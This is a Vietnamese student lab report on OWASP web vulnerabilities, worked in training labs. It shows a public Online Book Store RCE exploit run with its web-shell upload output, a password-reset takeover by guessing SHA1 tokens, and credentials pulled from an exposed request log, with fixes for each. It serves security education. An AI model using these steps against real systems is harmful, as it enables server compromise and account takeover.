

Lab 2 - Tổng quan các lỗ hổng bảo mật web thường gặp (phần 2)

Vũ Ngọc Quốc Khánh - 22520661

Nguyễn Đức Luân - 22520825

Đào Hoàng Phúc - 22521110

Bài tập trên lớp

a) Vulnerable and Outdated Components

Tiêu đề


- Lỗ hổng Remote Code Execution đã được phát hiện ở Projectworlds

Loại lỗ hổng

- Remote Code Execution, link: [exploit-db](#)
- Dựa trên lỗ hổng đã biết để thực hiện tấn công
- Link video: [Youtube](#)

Các bước thực hiện

- Kiểm tra ip mục tiêu, phát hiện là trang web Online Book Store viết bằng PHP của Projectworlds



2. Kiểm tra trên exploit-db và phát hiện có code để thực hiện reverse shell trên hệ thống

The screenshot shows a browser window with the URL <https://www.exploit-db.com/exploits/47887>. The page title is "Online Book Store 1.0 - Unauthenticated Remote Code Execution". Key details displayed include:

- EDB-ID:** 47887
- CVE:** N/A
- Author:** TIB3RIUS
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2020-01-08
- EDB Verified:** ✓
- Exploit:** ✓ / {}
- Vulnerable App:** [Link]

Below the details, there is a code snippet:

```
# Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution
# Google Dork: N/A
# Date: 2020-01-07
# Exploit Author: Tib3rius
# Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/
# Software Link: https://github.com/projectworlds32/online-book-store-project-in-php/archive/master.zip
# Version: 1.0
# Tested on: Ubuntu 16.04
# CVE: N/A
```

3. Sử dụng code để tạo reverse shell để kết nối và tìm kiếm các file, password và những thứ có trong hệ thống mục tiêu

The screenshot shows a terminal window titled "root@ip-10-10-212-117:~". The user has run the command `python3 exploit.py http://10.10.139.66`. The output shows the exploit attempting to upload a PHP web shell and successfully placing it at `http://10.10.139.66/bootstrap/img/c9Bp3ulasx.php`. The user then runs `wc -c /etc/passwd`, which outputs the number 1611.

```
root@ip-10-10-212-117:~# nano exploit.py
root@ip-10-10-212-117:~# python3 exploit.py http://10.10.139.66
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.139.66/bootstrap/img/c9Bp3ulasx.php
> Example command usage: http://10.10.139.66/bootstrap/img/c9Bp3ulasx.php?cmd=wh
oami
> Do you wish to launch a shell here? (y/n): y
RCE $ wc -c /etc/passwd
1611 /etc/passwd
```

Mức độ ảnh hưởng

- Ảnh hưởng nặng đến các hệ thống máy chủ
- Có thể bị chiếm quyền để thực hiện hành vi đánh cắp thông tin hoặc gây hư hại hệ thống

Khuyến cáo khắc phục

- Thường xuyên cập nhật hệ thống lên phiên bản mới nhất khi có để đảm bảo các lỗ hổng đã biết không còn

b) Identification and Authentication Failures

Tiêu đề

- Lỗi xác thực danh tính của người dùng

Loại lỗ hổng

- Lỗi này xuất hiện khi chức năng xác thực và quản lý phiên không được triển khai chính xác hoặc bảo vệ đầy đủ, cho phép kẻ tấn công khai thác để thay đổi mật khẩu của người dùng khác.
- Trong kịch bản này, trang đăng nhập của admin có một lỗ hổng bảo mật. Khi người dùng yêu cầu đặt lại mật khẩu, một liên kết reset được gửi về mục console thay vì email. Kẻ tấn công có thể lợi dụng điều này để thay đổi mật khẩu của người dùng khác bằng cách thay đổi hash của liên kết reset password.
- Link video: [Youtube](#)

Các bước thực hiện:

- Chọn Forget Password? và nhập tài khoản được cấp vào

- Thử các hash của "userXYZ" thì ta thấy rằng chuỗi được hash ra là SHA1

NTLM	80D7FB0393510D755F1AFAS1745A0E57
MD4	c0812b199e437910b04458b643a2b8a8
MD6-128	/e9434ed52adbd4e4123b0ff9d1c8d9c
MD-512	a1f6c5449f12/283656a/95031098e1444ae45d:
RipeMD-160	0222e17172f6c3eb9633cae0c4f653078aae9
RipeMD-320	1b6ec0d8552fb5c7a1711f2e19847a2006521a4c6
SHA3-224	d77d6927c1665bc99b5d8339b94b1573c5e14e3:
SHA3-384	9ea0fa73d203b2c6b9210966e5ac194b03fa53c0:
SHA-224	0e0262983348bc030b627266e993487b54df0fb6:
SHA-384	5219f73487d97823b664fbcd53e64d8ddcd3c:
CRC16	0c43
Adler32	0bc102cb
MD2	63cd6764aad4e27fb0059fa3578a53
MD5	136754900a0c57405226e4d3ee4911
MD-256	9adfb634b085f1bac99bda0c9919dccecd5fbad6
RipeMD-128	8121ff1b19d1137ef0f1237/4909b
RipeMD-256	819f11a0e0119e4ff674beec6ab2a142fe353fe63871
SHA1	8b245fa78cddd268fa3af1c9766
SHA-256	6b13840540cb194045a4d966e927ad2ad03029f:
SHA3-512	2e0f6a30b3ba0b65465aa6f270632a5669f2e3fb2d:
SHA-256	c2d94fb280fad1edffce815fb137d0c91de34107:
SHA-512	02771675b3807760bc0cf1109b36904235cb0c31:
CRC32	bc06ee48
Whirlpool	843cc98b6f071220d38805951172fb0c069c082cd


- Tính hash của "userABC" ta thấy SHA1 của chuỗi này là

41b8b277a997cb23556ac0c0d12670e79564301e


userABC	
Calculate Hashes Copy to clipboard Undo	
NTLM	2f6b613eaa21591f6e2a5c901b3632d
MD4	23d7184f60625880143b64b737876355
MD6-128	b8014555315e73e0f1db6633de40e8
MD6-512	64448f1a21c1b6fece13ebbc3ed78d20ba791d009
RipeMD-160	114cd4b08cb6fb0c0529949355ded3d34cb80644
RipeMD-320	73f5f80fd95e51ce9218950c16927812691ec1576
SHA3-224	abfa46115cc78ca046808149f224d111590b07cae6
SHA3-384	bf80e0b0a132cb816d781469c39fb6f611f2313a
SHA-224	0bf15fd25ecd313aae2bb0005ccb163c32fa92
SHA-384	a93a6c91a508813d34881f85428fb2e21308ed
CRC16	f159
Adler32	0b370286
MD2	b5f984ffaca4c5c012603a7cd637ac22
MD5	b3949da070410192bcalde2febdd769c
MD6-256	066b3e7688e123149a1f2119a4d9f/b8d6e661a8
RipeMD-128	56c037bf1400320c2974a1f9a3b53be
RipeMD-256	0781132105805ab0897cdaa73bed7c0b283adfd
SHA1	f1fb82774907cd23556ac00d12670e7954301e
SHA3-256	3c1c267947cf03c775b74d00926ef75822517fb43
SHA3-512	e8c18868d77fb69fc040170d3212d3eb35ed7177
SHA-256	f1f78a87a9472324c23f1c7b118a2ba10891a006
SHA-512	337851a7f6216c70bbc04a0bd0dc1e4d77d14dbc
CRC32	62ac156d
Whirlpool	6ddc477e49c5bf92064096ab0ab49bb07fafc7b0

4. Thay vào url `localhost/bugs/13insecure_auth/newPassword.php?`

`reset=41b8b277a997cb23556ac0c0d12670e79564301e` ta được giao diện đổi password của "userABC"



5. Thực hiện đổi password và đăng nhập vào ta hoàn thành bài lab



Mức độ ảnh hưởng

- Lỗ hổng này có mức độ ảnh hưởng cao, vì nó cho phép kẻ tấn công có thể chiếm quyền truy cập vào tài khoản của người dùng khác. Kẻ tấn công có thể thực hiện các hành vi như:

- Truy cập vào dữ liệu nhạy cảm của tài khoản bị chiếm đoạt.
- Thực hiện các hoạt động trái phép dưới danh nghĩa người dùng khác.
- Thay đổi hoặc xóa dữ liệu của người dùng.
- Nếu tài khoản bị chiếm đoạt có quyền admin, kẻ tấn công có thể kiểm soát toàn bộ hệ thống, gây ra tổn thất lớn về bảo mật và tài chính.

Khuyến cáo khắc phục

- Bảo mật liên kết reset mật khẩu: Đảm bảo rằng liên kết reset mật khẩu chỉ được gửi qua email đã đăng ký và không được hiển thị trên console hay bất kỳ giao diện công khai nào.
- Hash bảo mật: Sử dụng mã hóa mạnh để bảo vệ hash của liên kết reset mật khẩu, và đảm bảo rằng hash chỉ có hiệu lực một lần và trong một khoảng thời gian ngắn.
- Xác thực lại khi reset mật khẩu: Yêu cầu người dùng xác nhận danh tính qua một bước xác thực bổ sung (như mã OTP gửi qua điện thoại) trước khi thực hiện thay đổi mật khẩu.
- Giới hạn thời gian của liên kết reset: Đặt giới hạn thời gian ngắn (ví dụ 10-15 phút) cho liên kết reset mật khẩu để giảm nguy cơ bị khai thác.
- Theo dõi và ghi log: Theo dõi tất cả các yêu cầu đặt lại mật khẩu và ghi lại các hoạt động đáng ngờ để phát hiện các cuộc tấn công sớm.

c) Software and Data Integrity Failures

Tiêu đề

- Lỗi không xác thực tính toàn vẹn của tập tin tải về

Loại lỗ hổng

- Lỗi này xảy ra khi trang web không có cơ chế xác thực tính toàn vẹn của các tập tin được tải về. Điều này cho phép các trang web giả mạo có thể đánh lừa người dùng tải về các tệp độc hại, chẳng hạn như một tệp có tên "fake.exe", gây nguy hiểm cho hệ thống và dữ liệu của người dùng.

Mức độ ảnh hưởng

- Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng, vì người dùng có thể bị lừa tải và chạy các phần mềm độc hại mà không hề hay biết. Điều này có thể dẫn đến các rủi ro sau:
 - Phần mềm độc hại: Kẻ tấn công có thể cài đặt mã độc trên hệ thống người dùng, gây mất dữ liệu hoặc chiếm quyền điều khiển.
 - Xâm phạm thông tin nhạy cảm: Các tệp giả mạo có thể thu thập dữ liệu cá nhân của người dùng hoặc làm lộ thông tin quan trọng.

- Tấn công chuỗi cung ứng: Nếu phần mềm bị giả mạo là một thành phần quan trọng trong hệ thống, lỗ hổng này có thể mở rộng ra toàn bộ hệ thống, ảnh hưởng đến các tổ chức lớn hoặc hệ thống của nhiều người dùng.

Khuyến cáo khắc phục

- Cơ chế xác thực toàn vẹn tệp tin: Sử dụng chữ ký số hoặc mã băm (checksum) để đảm bảo rằng tệp tin được tải về không bị thay đổi so với tệp gốc
- HTTPS và bảo mật giao tiếp: Sử dụng HTTPS để mã hóa toàn bộ quá trình tải tệp và bảo vệ người dùng khỏi các cuộc tấn công MITM (Man-in-the-Middle)
- Cảnh báo người dùng: Cung cấp thông báo rõ ràng khi tải xuống các tệp tin từ nguồn không xác định và yêu cầu người dùng xác thực nguồn gốc của tệp
- Xác thực nguồn tin cậy: Chỉ cho phép tải xuống từ các nguồn đã được xác minh và đảm bảo rằng các tệp đã qua kiểm tra và bảo mật
- Kiểm tra tính hợp lệ của tệp: Thực hiện các kiểm tra tính hợp lệ và toàn vẹn tệp trước khi cho phép người dùng tải xuống hoặc cài đặt

d) Security Logging and Monitoring Failures

Tiêu đề:

- Lỗi ghi nhật ký và giám sát bảo mật

Mô tả lỗ hổng:


- Việc không ghi nhật ký, giám sát hoặc báo cáo đầy đủ các sự kiện bảo mật, chẳng hạn như các lần thử đăng nhập, khiến hành vi đáng ngờ khó bị phát hiện và làm tăng đáng kể khả năng kẻ tấn công có thể khai thác thành công ứng dụng.

Tóm tắt:

- Lỗ hổng Security Logging and Monitoring Failures xảy ra khi hệ thống không thực hiện việc ghi nhận, giám sát hoặc cảnh báo một cách hiệu quả các sự kiện bảo mật quan trọng. Điều này dẫn đến việc không thể phát hiện kịp thời các hoạt động bất thường hoặc các cuộc tấn công, gây ra rủi ro lớn cho an ninh hệ thống.

Các bước thực hiện

Bước 1: Thử đăng nhập bằng một tài khoản bất kỳ (tự chế) để quan sát web phản hồi. Sau khi thực hiện đăng nhập ta không thấy phản hồi từ web:



Bước 2:

- Sau khi thao tác với trang web một lúc thì ta không thu thập được thông tin nào. Lúc nào ta thử lên Github để tìm kiếm thêm thông tin về trang web đó thông qua Tab Find me online:



>Find Me Online

Ahoi, matey of the cyber seas!! If you're interested in connecting with me on various social media platforms or viewing my online profiles, I'm always open to connecting with other cybersecurity professionals, enthusiasts, and individuals who are passionate about making the digital world a safer place. You can follow me on any of the social media platforms I've mentioned or drop me a message through my website. I would be delighted to hear from you and connect with you online!



- Chọn vào đường dẫn Github để tìm kiếm thông tin thông qua repository liên quan đến web này:



- Vào thư mục bugs và tìm challenge liên quan:

The screenshot shows the GitHub repository OWASP21-PG. In the 'bugs' folder, there are several files and their details:

- 16log_monitoringFailure: Add files via upload, Commit message: reduce log size, Last commit: 10 months ago
- 17SpecialCombo_Lab: Add files via upload, Last commit: last year
- 18fileDownload_ssrf: Create .htaccess, Last commit: last year
- index.php: Lab 11 & Lab 13 to 19 Added, Last commit: last year

- Vào mục debugging/logs:

The screenshot shows the '16log_monitoringFailure' folder. It contains the following files:

- index.php: Lab 11 & Lab 13 to 19 Added, Last commit: last year
- debugging/logs: reduce log size, Last commit: last year

-Chọn vào file requests.log

The screenshot shows the 'requests.log' file. It contains the following log entries:

```

1 2023-04-09 04:43:35 ::1 GET /bugs/log_monitoringFailure/
2 2023-04-09 04:46:55 ::1 POST /bugs/log_monitoringFailure/?test=TT
3 2023-04-09 04:48:38 ::1 POST /bugs/log_monitoringFailure/
4 2023-04-09 04:53:57 ::1 POST /bugs/log_monitoringFailure/
5 2023-04-09 04:54:21 ::1 POST /bugs/log_monitoringFailure/
6 2023-04-09 04:55:00 ::1 POST /bugs/log_monitoringFailure/
7 2023-04-09 04:55:46 ::1 POST /bugs/log_monitoringFailure/ {"Test2": "Test2Data"}
8 2023-04-09 04:58:19 ::1 POST /bugs/log_monitoringFailure/ {"Test2": "Test2Data"}
9 2023-04-09 04:58:33 ::1 POST /bugs/log_monitoringFailure/ t2-tdata
10 2023-04-09 04:58:50 ::1 POST /bugs/log_monitoringFailure/ njk]
11 2023-04-09 04:59:05 ::1 POST /bugs/log_monitoringFailure/ []
12 2023-04-09 04:59:27 ::1 PUT /bugs/log_monitoringFailure/ .....585336454641181202621585
13 Content-Disposition: form-data; name="Test2"
14
15 Test2Data
16 .....585336454641181202621585...
17
18 2023-04-09 04:59:43 ::1 PATCH /bugs/log_monitoringFailure/
19 2023-04-09 04:59:57 ::1 OPTIONS /bugs/log_monitoringFailure/
20 2023-04-09 06:53:57 ::1 GET /bugs/log_monitoringFailure/
21 2023-04-09 06:58:42 ::1 GET /bugs/log_monitoringFailure/
22 2023-04-09 06:59:28 ::1 GET /bugs/log_monitoringFailure/

```

- Dựa vào đây ta có thể tìm kiếm tài khoản đăng nhập hợp lệ:

The screenshot shows the 'requests.log' file. It contains the following log entries:

```

70 2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=aboesono@gmail%2ecom&pass=iloveyou&Login=Login
71 2023-04-09 07:27:16 192.168.0.122 POST /bugs/log_monitoringFailure/ email=test40@example.com&pass=MySuperSecretPassword%232021&Login=Login Successful
72 2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=aboonevt@gmail%2ecom&pass=iloveyou&Login=Login
73 2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=4panders@gmail%2ecom&pass=princess&Login=Login
74 2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=3rdtry137@comcast%2enet&pass=princess&Login=Login
75 2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=5Houstons@tampabay%2err%2ecom&pass=princess&Login=Login

```

Bước 3:

- Kiểm tra đối chiếu trên web challenge thông qua đường dẫn suy ra từ đường dẫn đến file requests.log ở Github:

https://localhost/bugs/16log_monitoringFailure/debugging/logs/requests.log

- Ta dễ dàng thấy được tài khoản đăng nhập hợp lệ:

```

2023-04-09 07:26:58 127.0.0.1 POST /bugs/log_monitoringFailure/ email=3kzebx10@gmail%2ecom&pass=123456&Login=Login
2023-04-09 07:26:58 127.0.0.1 POST /bugs/log_monitoringFailure/ email=300mendes@gmail%2ecom&pass=123456&Login=Login
2023-04-09 07:26:58 127.0.0.1 POST /bugs/log_monitoringFailure/ email=4567890123456789@gmail%2ecom&pass=123456&Login=Login
2023-04-09 07:26:58 127.0.0.1 POST /bugs/log_monitoringFailure/ email=567890123456789@gmail%2ecom&pass=123456&Login=Login
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abeg7@gmail%2ecom&pass=iloveyou&Login=Login
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abiggy@alterpmoorx2ecom&pass=iloveyou&Login=Login
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abmunsonecox2enet&pass=iloveyou&Login=Login
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abmunsonecox2enet&pass=iloveyou&Login=Login
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abosonod@gmail%2ecom&pass=iloveyou&Login=Login
2023-04-09 07:27:16 192.168.0.122 POST /bugs/log_monitoringFailure/ email=test%40example.com&pass=MySuperSecretPassword%232021&Login=Login Successful
2023-04-09 07:27:16 127.0.0.1 POST /bugs/log_monitoringFailure/ email=abonevt@gmail%2ecom&pass=iloveyou&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=3rdtry12%comcastx2enet&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=9kouston@tampabayx2erx2ecom&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=Sreensh9cox2enet&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=64panhead@comcastx2enet&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=64panhead@comcastx2enet&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=6brown#f1t2eduk&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=5gator@gmail%2ecom&pass=princess&Login=Login
2023-04-09 07:27:17 127.0.0.1 POST /bugs/log_monitoringFailure/ email=5gator@gmail%2ecom&pass=princess&Login=Login

```

- Do dòng log trên đang ở trạng thái URL encode nên ta cần decode lại để tìm được nội dung chính xác của tài khoản.
- Dòng log bị encode: "2023-04-09 07:27:16 192.168.0.122 POST /bugs/log_monitoringFailure/ email=test%40example.com&pass=MySuperSecretPassword%232021&Login=Login Successful"
- Kết quả log sau khi decode:

Decode from URL-encoded format

Simply enter your data then push the decode button.

2023-04-09 07:27:16 192.168.0.122 POST /bugs/log_monitoringFailure/ email=test%40example.com&pass=MySuperSecretPassword%232021&Login=Login Successful

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▾ Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

2023-04-09 07:27:16 192.168.0.122 POST /bugs/log_monitoringFailure/ email=test@example.com&pass=MySuperSecretPassword#2021&Login=LoginSuccessful

- Ta thu được tài khoản có nội dung như sau:
 - Tên tài khoản: test@example.com
 - Mật khẩu : MySuperSecretPassword#2021

Bước 4:

- Thực hiện đăng nhập bằng tài khoản tìm được trên web challenge:



Mức độ ảnh hưởng

- Khó phát hiện tấn công : Hệ thống thiếu giám sát khiến các cuộc tấn công diễn ra lâu mà không bị phát hiện.
